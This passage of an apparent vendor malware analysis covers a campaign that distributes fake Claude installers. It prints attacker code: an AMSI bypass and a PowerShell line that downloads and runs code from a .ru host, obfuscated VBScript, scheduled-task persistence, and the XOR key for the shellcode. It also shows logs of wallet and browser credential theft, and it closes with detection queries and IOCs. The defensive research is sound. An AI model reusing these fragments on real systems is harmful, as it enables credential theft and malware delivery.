3    AMSI patch (RC4 key: BWJFEesMEqRvjQbm)
# RC4 decrypts AMSI bypass strings -> writes 0x41414141 to amsiContext
[Runtime.InteropServices.Marshal]::WriteInt32(<amsiContext>, 0x41414141) # Step 4
Fileless stage-4 fetch and execute
$Filter = (New-Object Net.WebClient).DownloadString(
    "https://$nipple.oakenfjrod[.]ru/cloude-91267b64-989f-49b4-89b4-984e0154d4d1"
)
IEX $Filter
```

The victim-unique subdomain (16-character hex derived from machine identity) means each host contacts a distinct URL, complicating bulk network-level blocking and potentially enabling per-victim payload customization by the actor.

Stage 5: Final Payload Fileless Execution (Not Recovered)

- **Source:** https://[nipple].oakenfjrod[.]ru/cloude-91267b64-989f-49b4-89b4-984e0154d4d1
- **SHA1:** 811fbf0ff6b6acabe4b545e493ec0dd0178a0302 (file recovered from path; content execution not confirmed)
- **SHA256:** 2f04ba77bb841111036b979fc0dab7fcbae99749718ae1dd6fd348d4495b5f74

- **Status:** Not fully recovered - TrendAI Apex One™ terminated the process chain at Stage 3 before IEX completed

Malware analysis

Claude.msixbundle.zip is the file downloaded from [hxxps\[://\]download-version\[.\]1-5-8\[.\]com/claude\[.\]msixbundle](https://hxxps[://]download-version[.]1-5-8[.]com/claude[.]msixbundle). File analysis confirmed the presence of a valid file signature, with the file header beginning with the “PK” identifier. This indicates that the file is a ZIP-based archive format, consistent with compressed package structures commonly used to distribute software or payloads.



Figure 12. The VirusTotal result showing that the file is a ZIP file
[download](#)




Figure 13. The file header to the payload
[download](#)

50 4B 03 04 50 4B 05 06 (empty archive) 50 4B 07 08 (spanned archive)	PK^{ET}XT^{EO}T PK^{EN}Q^{ACK} PK^{REL} ^{BS}	0	zip aar apk docx epub ipa jar kmz maff msix odp ods odt pk3 pk4 pptx usdz vsdx xlsx xpi	zip file format and formats based on it, such as EPUB, JAR, ODF, OOXML
--	--	---	---	---

Figure 14. The file signature for zip file containing “PK”
[download](#)

Based on the threat intelligence, this malware uses different file formats like mp3 to bypass security.

C:\Users\...Downloads\claud.msixbundle.zip\				
Name	Size	Packed Size	Modified	Created
MicrosoftBing_1.1.37.0_ARM64.msix		1 259 268	2025-02-20...	

Figure 15. The archive file
[download](#)

When checking the archive file, it was found that the file contains a single archive. This archive appears to hold a normal file.

Name	Date modified	Type	Size
 resources.pri	2/20/2025 8:49 PM	PRI File	2 KB
 MicrosoftBing.exe	2/20/2025 8:49 PM	Application	38 KB
 AppxSignature.p7x	2/20/2025 12:50 PM	P7X File	12 KB
 AppxManifest.xml	2/20/2025 8:49 PM	XML Document	4 KB
 AppxBlockMap.xml	2/20/2025 8:49 PM	XML Document	2 KB
 [Content_Types].xml	2/20/2025 8:49 PM	XML Document	1 KB
 Assets	4/10/2026 6:34 AM	File folder	
 AppxMetadata	4/10/2026 6:34 AM	File folder	

Figure 16. The extraction of the file [download](#)

The contents of the file appear to consist of normal file components. At this stage, nothing obviously malicious or unusual is observed in the extracted files, and they resemble a standard application.

```

1 DOCTYPE html>
2 <html>
3 <head>
4 <HTA:APPLICATION icon="
5 " WINDOWSTATE="normal" SHOWINTASKBAR="no" SYSMENU="no" CAPTION="no" BORDER="none" SCROLL="no" />
6 <script type="text/vbscript">
7 Function RightAmdFtp(IndexGigabyteWindows )
8 Dim DefineBrowserApi , CommonTabletElectricity
9 DefineBrowserApi = Len(IndexGigabyteWindows)
10 CommonTabletElectricity = InStr(1, IndexGigabyteWindows, DisplayEmailGnu("20"))
11 If Not CommonTabletElectricity = 0 Then
12 RightAmdFtp = Right(IndexGigabyteWindows, DefineBrowserApi - CommonTabletElectricity)
13 Else
14 RightAmdFtp = ""
15 End If
16 End Function
17 Sub SetVisualstudioBrowser(MyProgrammingElectronic )
18 Dim DefinePythonGoogle
19 Dim HasJavaXml
20 HasJavaXml = Split(MyProgrammingElectronic, DisplayEmailGnu("20"))(0)
21 DefinePythonGoogle = RightAmdFtp(MyProgrammingElectronic)
22 Set SetBotnetMacintosh = GetObject(DisplayEmailGnu("6e65773a39424130353937322d463641382d313143462d41"))
23 DisplayEmailGnu("3434322d303041304339304138463339")
24 Set IndexNumericalDocument = SetBotnetMacintosh.Item()
25 IndexNumericalDocument.Document.Application.ShellExecute HasJavaXml, DefinePythonGoogle, "", "open", 0
26 End Sub
27 Function ProcessPerlInputdevice(ByVal grid)
28 Dim DefineServerSynergy, RightHdmiSearch
29 Dim TheDecompressSpreadsheet
30 TheDecompressSpreadsheet = DisplayEmailGnu("4d73786d")
31 TheDecompressSpreadsheet = TheDecompressSpreadsheet
32 DisplayEmailGnu("6c322e")
33 DisplayEmailGnu("444f")
34 DisplayEmailGnu("4d446f63")
35 DisplayEmailGnu("756d65")
36 DisplayEmailGnu("6e742e332e30")
37 Set DefineServerSynergy = CreateObject(TheDecompressSpreadsheet)
38 Set RightHdmiSearch = DefineServerSynergy.CreateElement(DisplayEmailGnu("6261")
39 DisplayEmailGnu("73653634"))
40 Dim MediumAcrobatMandrake
41 MediumAcrobatMandrake = DisplayEmailGnu("62696e")
42 DisplayEmailGnu("2e62")
43 MediumAcrobatMandrake = MediumAcrobatMandrake
44 DisplayEmailGnu("617365")
45 DisplayEmailGnu("3634")
46 RightHdmiSearch.DataType = MediumAcrobatMandrake
47 RightHdmiSearch.Text = grid
48 ProcessPerlInputdevice = ModelElectricityBrowser(RightHdmiSearch.nodeTypeValue)
49 Set RightHdmiSearch = Nothing
50 Set DefineServerSynergy = Nothing
51 Function ModelElectricityBrowser(nipple)
52 Dim Binary
53 Binary = nipple
54 Dim CurrentModifyExplorer, LBinary
55 Const UpperMd5Database = 201
56 Dim GetFootnotesPetabyte
57 GetFootnotesPetabyte = DisplayEmailGnu("41444f44")
58 GetFootnotesPetabyte = GetFootnotesPetabyte
59

```

Figure 17. The third stage of analysis

[download](#)

The embedded HTML code was identified inside the ZIP file. This suggests that the file may be part of a multi-stage execution chain, where HTML is used as a container or delivery mechanism for additional payloads or scripts.




Figure 18. The VBScript payload in Claude.msixbundle.zip

[download](#)

The ZIP file (Claude.msixbundle.zip) was found to include an embedded, obfuscated VBScript payload delivered through an HTML file. The script appears to be intentionally obfuscated, suggesting malicious intent and likely designed to evade detection or analysis.



Figure 19. The hex values under DisplayEmailGNU

[download](#)

Decoding and reconstructing the hex values under the variable *DisplayEmailGNU* using CyberChef reveals that the command is a PowerShell execution command. This activity was also observed and captured by Vision One, confirming the execution behavior associated with the payload.

Figure 20. Decoded PowerShell command

[download](#)

The decoded PowerShell command invokes another file to perform additional obfuscation and execution:

(https://\$snipple[.]oakenfjrod[.]ru/cloud-91267b64-989f-49b4-89b4-984e0154d4d1)

- <snipple> - MD5-based machine ID
- oakenfjrod[.]ru - attacker-controlled domain
- /cloud-... - remote payload path

Figure 21. A snippet of the obfuscated command

[download](#)

During the fourth stage of execution (cloud-91267b64-989f-49b4-89b4-984e0154d4d1), an additional layer of obfuscation was observed. This indicates that the payload employs multiple stages of encoding or concealment to hinder analysis and evade detection

To deobfuscate the byte, we need the key to be used in the XOR function, which will be stored in \$ISLuq0izl8.

Figure 22. A snippet of the obfuscated logic for decoding the obfuscated commands

[download](#)

Figure 23. A snippet of the variable where the decoded result will be stored

[download](#)

To produce the key, it concatenates all the characters, and the result will be stored in \$ISLuq0izl8.

Figure 24. A snippet of the first character to be decoded via XOR function

[download](#)

As part of the deobfuscation process, the first character was decoded to derive the key required for further decryption. This step serves as an example of the underlying logic used to reconstruct the full payload from its obfuscated form.

Logic to get the XOR KEY

Combine numbers and remove the variables:

$$24 + 48 = 72$$

$$39 - 39 = 0$$

$$49 + 38 = 87$$

Next:

$$72 - C - K - 87 + C + K + 80$$

Cancel:

$$-C + C = 0$$


$$-K + K = 0$$

Remaining:

$$72 - 87 + 80 = 65 \rightarrow \text{"A"}$$

From Decimal 65 = A

Based on this logic, the result of the first character located on \$euZ1AMZyMcJWltteQdCD is "A".



```
KEY i0Y72rLYP = "AMSI_RESULT_NOT_DETECTED"
```

Figure 25. A snippet of the decoded XOR key needed to get the shellcode

[download](#)

Decoding and resolving all variables that are concatenated into *\$ISLuq0izl8* reveals that the XOR key used in the obfuscation process is *AMSI_RESULT_NOT_DETECTED - UTF8*. This indicates the script is leveraging a known AMSI-related string as part of its deobfuscation or evasion technique.

With the XOR key now obtained, we can proceed to deobfuscate the encoded bytes and continue with further analysis of the payload.

The screenshot displays the Cyberchef Recipe editor interface. The recipe is titled 'Recipe' and shows a sequence of three operations:

- From Decimal:** Delimiter is set to 'Comma'. The 'Support signed values' checkbox is unchecked.
- From Base64:** The 'Alphabet' is set to 'A-Za-z0-9+/'. The 'Remove non-alphabetic chars' checkbox is checked.
- XOR:** The 'Key' is set to 'AMSI_RESULT_NOT_DETECTED'. The 'UTF8' dropdown is set to 'UTF8'. The 'Null preserving' checkbox is unchecked.

The 'Input' field contains a long hex string representing the encrypted data. The 'Output' field shows the resulting shellcode payload, which is a series of hex bytes.

Figure 26. A snippet of the Cyberchef Recipe to decode the bytes to get the shellcode payload [download](#)

Based on the decryption routine, the data is first converted from decimal and Base64 formats, then XOR-decrypted using the key “AMSI_RESULT_NOT_DETECTED”. Following this process, the resulting output resolves into shellcode intended for in-memory execution.


```

Dim ThisBuyout ThisBuyout = ObjectBrokerage("53636865") ThisBuyout = ThisBuyout ObjectBrokerage("64756c652e5365")
ObjectBrokerage("7276696365") Set SetOff = CreateObject(ThisBuyout) Call SetOff.Connect

#Concatenate and decode from hex

Dim ThisBuyout
ThisBuyout = "Schedule.Service"

Set SetOff = CreateObject(ThisBuyout)
Call SetOff.Connect

MediumZero.RegisterTaskDefinition(ObjectBrokerage("73657276") ObjectBrokerage("696365686d62"), ProcessInstitution, 6, , , 3)
IndexRecourse 2 Function SetUnit(t) Dim TopLiability Dim GetEconomy Dim TopDow Dim ObjectExceed Dim GetBid Dim ProcessStock

#Concatenate and decode from hex

MediumZero.RegisterTaskDefinition("servicehmb", ProcessInstitution, 6, , , 3)

#Registers the task in Windows
6 = replace if it already exists
3 = highest privilege (run as SYSTEM / hidden)
This ensures persistent execution even if the user reboots.

```

Figure 29. The obfuscated command responsible for creating the scheduled task, which is used by the malware to establish persistence on the system

Dynamic analysis

Upon execution of the shellcode in memory, the system began exhibiting observable changes consistent with in-memory payload activity. The following artifacts and behaviors were identified during runtime analysis. The following event was observed:

Process Name	PID	Operation	Path
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\MyMonero
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Roaming\MyMonero
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\Komodo\PIRATE\
powershell.exe	1804	CreateFile	C:\Users\Default User\AppData\Roaming\Komodo\PIRATE\
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\Komodo\PIRATE
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Roaming\Komodo\PIRATE\
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\Sumokoin
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\Sumokoin
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\Sumokoin
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Roaming\Sumokoin
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\VRSC
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\VRSC
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\VRSC
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Roaming\VRSC
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\wownero
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\wownero
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\wownero
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Roaming\wownero
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\Zclassic
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\Zclassic
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\Zclassic
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Roaming\Zclassic
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\Infinity Wallet
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\Infinity Wallet
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\Infinity Wallet
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Roaming\Infinity Wallet
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\Klever
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\Klever
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\Klever
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Roaming\Klever
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\TokenPocket
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\TokenPocket
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\TokenPocket
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Roaming\TokenPocket
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\ZelCore
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\ZelCore
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\ZelCore
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Roaming\ZelCore
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\BlueWallet
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\BlueWallet
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\BlueWallet
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Roaming\BlueWallet
powershell.exe	1804	CreateFile	C:\Users\Default\AppData\Roaming\GreenAddress

Figure 30. Behavior indicating that the malware is attempting to collect data related to e-wallet applications [download](#)

Process Name	PID	Operation	Path
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\EVWhitelist>Login Data
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\EVWhitelist\Network\Cookies
powershell.exe	1804	ReadFile	C:\\$Directory
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\extensions_crx_cache>Login Data
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\extensions_crx_cache\Network\Cookies
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\File Type Policies>Login Data
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\File Type Policies\Network\Cookies
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\FirstPartySetsPreloaded>Login Data
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\FirstPartySetsPreloaded\Network\Cookies
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\Floc>Login Data
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\Floc\Network\Cookies
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\GraphiteDawnCache>Login Data
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\GraphiteDawnCache\Network\Cookies
powershell.exe	1804	ReadFile	C:
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\GrShaderCache>Login Data
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\GrShaderCache\Network\Cookies
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\hyphen-data>Login Data
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\hyphen-data\Network\Cookies
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\InterventionPolicyDatabase>Login Data
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\InterventionPolicyDatabase\Network\Cookies
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\MediaFoundationWidevineCdm>Login Data
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\MediaFoundationWidevineCdm\Network\Cookies
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\MEIPreload>Login Data
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\MEIPreload\Network\Cookies
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\OnDeviceHeadSuggestModel>Login Data
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\OnDeviceHeadSuggestModel\Network\Cookies
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\OptimizationHints>Login Data
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\OptimizationHints\Network\Cookies
powershell.exe	1804	ReadFile	C:\\$Directory
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\optimization_guide_model_store>Login Data
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\optimization_guide_model_store\Network\Cookies
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\OriginTrials>Login Data
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\OriginTrials\Network\Cookies
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\PKIMetadata>Login Data
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\PKIMetadata\Network\Cookies
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\PlatformExperienceHelperMetrics>Login Data
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\PlatformExperienceHelperMetrics\Network\Cookies
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\PnaciTranslationCache>Login Data
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\PnaciTranslationCache\Network\Cookies
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\PrivacySandboxAttestationsPreloaded>Login Data
powershell.exe	1804	CreateFile	C:\Users\Sec504\AppData\Local\Google\Chrome\User Data\PrivacySandboxAttestationsPreloaded\Network\Cookies

Figure 31. Behavior indicating that the malware is collecting browser data

[download](#)

The outbound connections are 104[.]21[.]0[.]95 and 185[.]177[.]239[.]255. TCP send and TCP receive activity was observed on the infected host. This indicates that the malware is actively establishing network connections and exchanging data with external systems. Such activity suggests potential communication with command-and-control servers, data exfiltration, or coordination with other malicious infrastructure.

Multiple outbound connections were observed during repeated execution of the payload. In this analysis, the payload was executed three times, with each execution generating different outbound network connections.

32:23....	powershell.exe	2412	RegCloseKey	HKEY_LOCAL_MACHINE\Software\Microsoft\Cryptography
32:24....	powershell.exe	2412	TCP Reconnect	3110 -> hosted-by.yeezyhost.nethttps
32:26....	powershell.exe	2412	TCP Reconnect	3110 -> hosted-by.yeezyhost.nethttps
32:30....	powershell.exe	2412	TCP Reconnect	3110 -> hosted-by.yeezyhost.nethttps
32:38....	powershell.exe	2412	TCP Reconnect	3110 -> hosted-by.yeezyhost.nethttps
32:38....	powershell.exe	2412	Thread Exit	

Figure 32. A snippet of the attempt to connect to C&C connection

[download](#)

TCPView - Sysinternals: www.sysinternals.com

File Edit View Process Connection Options Help

4 TCP v4 6 TCP v6 4 UDP v4 6 UDP v6 Powershell.exe

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
powershell.exe	8032	TCP	Syn Sent	192.168.255.129	3058	77.91.97.244	443	4/22/2026 6:27:27 PM	powershell.exe

Figure 33. The malware attempted to establish a connection to the IP address 77[.]91[.]97[.]244, which resolves to hosted-by[.]yeezyhost[.]net

[download](#)

Time	Source	Destination	Protocol	Length	Info
94099	454.383849624	192.168.255.129	TCP	66	3058 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
94101	455.413867126	192.168.255.129	TCP	66	[TCP Retransmission] 3058 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
94104	457.422370441	192.168.255.129	TCP	66	[TCP Retransmission] 3058 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
94107	461.422795356	192.168.255.129	TCP	66	[TCP Retransmission] 3058 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
94116	469.438692907	192.168.255.129	TCP	66	[TCP Retransmission] 3058 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
94122	475.513130300	192.168.255.129	TCP	66	3059 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
94126	476.516419545	192.168.255.129	TCP	66	[TCP Retransmission] 3059 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
94132	478.532292233	192.168.255.129	TCP	66	[TCP Retransmission] 3059 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
94136	482.548677276	192.168.255.129	TCP	66	[TCP Retransmission] 3059 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
94145	490.563119894	192.168.255.129	TCP	66	[TCP Retransmission] 3059 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM

Figure 34. A snippet of the Wireshark for unsuccessful connection

[download](#)

All captured packets consist of TCP SYN requests to 77[.]91[.]97[.]244 over port 443 (HTTPS). The presence of multiple TCP retransmissions indicates that no SYN-ACK responses were received from the destination server, suggesting that the connection attempts were unsuccessful or destination IP address appears to be unreachable, suggesting it may be offline or non-responsive.

Ukrainian-based registration information. The current domain hosted on that IP address, "hosted-by.yeezyhost.net" was created in late 2022 and is used by RedLine Stealer variants analyzed. The IP address is marked clean by all antivirus

Figure 35. An indicator linked to RedLine stealer

[download](#)

The identified indicators of compromise (IoCs) are associated with [RedLine stealer](#) and exhibit techniques similar to those observed in its [campaigns from 2023](#).

Conclusion

The InstallFix campaign reveals how cybercriminals are exploiting the popularity of AI tools to launch targeted, high-impact malware attacks. By disguising malicious installers as legitimate Claude AI downloads and using Google Ads as a means of distribution, attackers bypass both user skepticism and their machine's security controls. By employing techniques such as AMSI bypass, SSL certificate validation disabling, and scheduled task creation for persistence, the

malware is able to evade detection and maintain access to infected systems. Organizations must remain vigilant against threats like this by making users aware of installation risks, monitoring for suspicious process and network activity, and prioritizing layered defenses.

Recommendations

To mitigate the risks posed by campaigns like InstallFix, organizations should adopt proactive security measures and focus on user education. The following best practices are designed to help prevent malware infections, detect suspicious activity, and strengthen defenses against deceptive installer threats:

Network protection

- Block access to known malicious domains and IP addresses associated with the campaign at your firewall or security gateway.
- Use DNS filtering or a secure web gateway to help prevent users from reaching suspicious or newly registered domains.

Endpoint security

- Limit or block the use of legacy scripting tools like mshta.exe unless absolutely necessary, as these are commonly abused by attackers.
- Ensure your TrendAI endpoint protection solution is configured to automatically block or terminate suspicious behavior, not just alert.

User awareness

- Educate users to avoid copying and running installation commands from unfamiliar websites, especially those reached via sponsored search results.
- Encourage users to always verify that software download pages match the official vendor's website before installing anything.
- Recommend using trusted package managers (such as npm, pip, brew, or winget) instead of manual installation scripts from third-party sites.

Detection and response

Stay up to date with the latest threat intelligence and apply detection rules or indicators of compromise (IOCs) relevant to ongoing campaigns.

Proactive security with TrendAI Vision One™

[TrendAI Vision One™](#) platform is the industry-leading AI cybersecurity platform that centralizes cyber risk exposure management, security operations, and robust layered protection.

TrendAI Vision One™ Threat Intelligence Hub

[TrendAI Vision One™ Threat Intelligence Hub](#) provides the latest insights on emerging threats and threat actors, exclusive strategic reports from TrendAI™ Research, and TrendAI Vision One™ Threat Intelligence Feed in the TrendAI Vision One™ platform.

Emerging threat: [InstallFix and Claude Code: How Fake Install Pages Lead to Real Compromise](#)

TrendAI Vision One™ Intelligence Reports (IOC Sweeping)

[InstallFix and Claude Code: How Fake Install Pages Lead to Real Compromise](#)

TrendAI Vision One™ customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

Hunting Queries

TrendAI Vision One™ Search App

TrendAI Vision One™ customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

Full kill-chain correlation // Vision One XDR Search — pivot from mshta to PS to C2 on one endpoint

// Step 1: find hosts where mshta ran with malicious URL args

eventSubId:TELEMETRY_PROCESS_CREATE

AND processName:mshta.exe

AND (processCmd:*1-5-8[.]com* OR processCmd:*msixbundle*

OR processCmd:*get-version[.]com*) // Step 2: pivot on endpointHostname from above — find PS child and C2 beacon

endpointHostName:<HOSTNAME_FROM_STEP1>

AND (

(eventSubId:TELEMETRY_PROCESS_CREATE

AND processName:powershell.exe

AND (processCmd:*-enc* OR processCmd:*IEX*))

OR

(eventSubId:TELEMETRY_NETWORK

AND request:*oakenfjrod[.]ru*)

) **mshta.exe spawning shell — Vision One XDR Search**

eventSubId:TELEMETRY_PROCESS_CREATE

AND parentProcessName:mshta.exe

AND (processName:cmd.exe OR processName:powershell.exe

OR processName:wscript.exe OR processName:cscript.exe) **Encoded PowerShell / IEX in**

command line eventSubId:TELEMETRY_PROCESS_CREATE

AND processName:powershell.exe

AND (processCmd:*-enc* OR processCmd:*-EncodedCommand*
OR processCmd:*IEX* OR processCmd:*Invoke-Expression*
OR processCmd:*AMSI_RESULT_NOT_DETECTED*)

More hunting queries are available for TrendAI Vision One™ with [Threat Intelligence Hub](#) entitlement enabled.

Indicators of Compromise (IOCs)

